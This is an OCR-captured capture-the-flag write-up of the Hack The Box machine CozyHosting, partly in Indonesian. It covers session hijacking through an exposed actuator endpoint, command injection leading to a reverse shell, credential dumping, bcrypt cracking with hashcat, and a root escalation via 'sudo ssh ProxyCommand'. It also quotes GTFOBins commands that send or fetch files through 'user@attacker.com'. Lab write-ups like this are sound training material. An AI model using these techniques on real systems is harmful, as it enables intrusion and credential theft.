

CozyHosting HTB

User Recoinassance


1. Kita bisa lihat ada fitur login page yang tidak terlihat seperti ada vulnerability langsung
2. Hasil nmap juga tidak menunjukkan port yang bisa diakses selain ini
3. Ketika coba directory search menggunakan **dirsearch** didapat banyak directory web yang dapat diakses secara langsung (page hidden)
4. Salah satu page itu bernama **/actuator/sessions** berisi session seseorang (kanderson)




5. Ketika coba lihat session ketika login didapatkan ada session dan ketika diganti dengan session “kanderson” kita terlogin ke page **/admin**



6. Disini ada fitur untuk yang bisa digunakan untuk menambah user dengan menginput username dan hostname. Jika kita input nilai negatif di kolom username akan didapat ini






7. Disini menunjukkan ada kelemahan di username yang menjalankan shell command, Jadi ini kemungkinan bisa dijalankan command injection.
8. Resource untuk membuat reverse shell:
   - https://www.urlencoder.org/
   - https://www.revshells.com/
   - https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology and Resources/Reverse Shell Cheatsheet.md

- https://github.com/six2dez/pentest-book/blob/master/exploitation/reverse-shells.md


9. Final reverse shell payload



10. We then need to set the netcat listener and after that we should check the shell
11. We can see that there is a .jar file

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.94] from (UNKNOWN) [10.10.11.230] 36362
bash: cannot set terminal process group (1064): Inappropriate ioctl for devic
e
bash: no job control in this shell
app@cozyhosting:/app$ ls
ls
cloudhosting-0.0.1.jar
app@cozyhosting:/app$ python3 -m http.server
python3 -m http.server
^C
```

12. We can then get this file and use **jd-gui** to try and debug the file.
13. We can see in the **application.properties**



14. We can check again in reverse shell for a user called josh

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.94] from (UNKNOWN) [10.10.11.230] 36230
bash: cannot set terminal process group (1064): Inappropriate ioctl for devic
e
bash: no job control in this shell
app@cozyhosting:/app$ ls
ls
cloudhosting-0.0.1.jar
app@cozyhosting:/app$ ls /home
ls /home
josh
```

15. We can then run a psql on the reverse shell using the credentials in the jar file. We'll end up finding this table

```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×   kali@kali: ~/Documents/cozyhostinghtb ×
Password: Vg&nvzAQ7XxR

You are now connected to database "cozyhosting" as user "postgres".
\d
              List of relations
 Schema |     Name     |   Type   |  Owner
--------+--------------+----------+----------
 public | hosts        | table    | postgres
 public | hosts_id_seq | sequence | postgres
 public | users        | table    | postgres
(3 rows)

SELECT * FROM users
;
   name    |                            password                          | r
ole
-----------+--------------------------------------------------------------+--
-----
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | U
ser
 admin     | $2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | A
dmin
(2 rows)
```

16. We can see that this can be a blowfish hash

```
┌──(kali㉿kali)-[~/Documents/cozyhostinghtb]
└─$ hashid joshpass.hash
--File 'joshpass.hash'--
Analyzing '$2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm'
[+] Blowfish(OpenBSD)
[+] Woltlab Burning Board 4.x
[+] bcrypt
--End of file 'joshpass.hash'--
```

17. So we should try to crack it since it's not safe. We can perform this with **hashcat -m 3200 and using rockyou.txt** wordlist

```
┌──(kali㉿kali)-[~/Documents/cozyhostinghtb]
└─$ hashcat -m 3200 joshpass.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM
 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================
==================================================================================
* Device #1: cpu-sandybridge-13th Gen Intel(R) Core(TM) i5-13600K, 4919/9902 M
B (2048 MB allocatable), 6MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c
```

18. We can get password by cracking it through hashcat. It is **machesterunited**

```
kali@kali: ~ ×   josh@cozyhosting: ~ ×   kali@kali: /usr/share/wordlists ×

Dictionary cache building /usr/share/wordlists/rockyou.txt: 67106869 bytes (47
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited
```

User Exploitation

```
josh@cozyhosting: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×   josh@cozyhosting: ~ ×   kali@kali: /usr/share/wordlists ×
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.230
  IPv6 address for eth0: dead:beef::250:56ff:feb9:6e8f


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check you
r Internet connection or proxy settings


Last login: Fri Feb  2 08:49:36 2024 from 10.10.16.37
josh@cozyhosting:~$ ls
user.txt
josh@cozyhosting:~$ cat user.txt
2638dbc11be43820dd93071f85d5405b
josh@cozyhosting:~$ S
```

Privilege reconnaissance

1. we can see that our sudo can run ssh

```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin,
    use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
```

Privilege escalation

1. We can use gtfobin to check if there is anyway to get root shell by ssh

https://gtfobins.github.io/gtfobins/ssh/

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
HOST=user@attacker.com
RPATH=file_to_save
LPATH=file_to_send
ssh $HOST "cat > $RPATH" < $LPATH
```

File download

It can download remote files.

Fetch a remote file from a SSH server.

```
HOST=user@attacker.com
RPATH=file_to_get
LPATH=file_to_save
ssh $HOST "cat $RPATH" > $LPATH
```

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

The read file content is corrupted by error prints.

```
LFILE=file_to_read
ssh -F $LFILE localhost
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

2. Since there is we can run this and get root shell and find it's flag

```
    (root) /usr/bin/ssh *
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# ls
user.txt
# whoami
root
# cd ..
# ls
josh
# cd
# ls
root.txt
# pwd
/root
# cat root.txt
de687f51dcc1817514d2e80b8c0585a3
#
```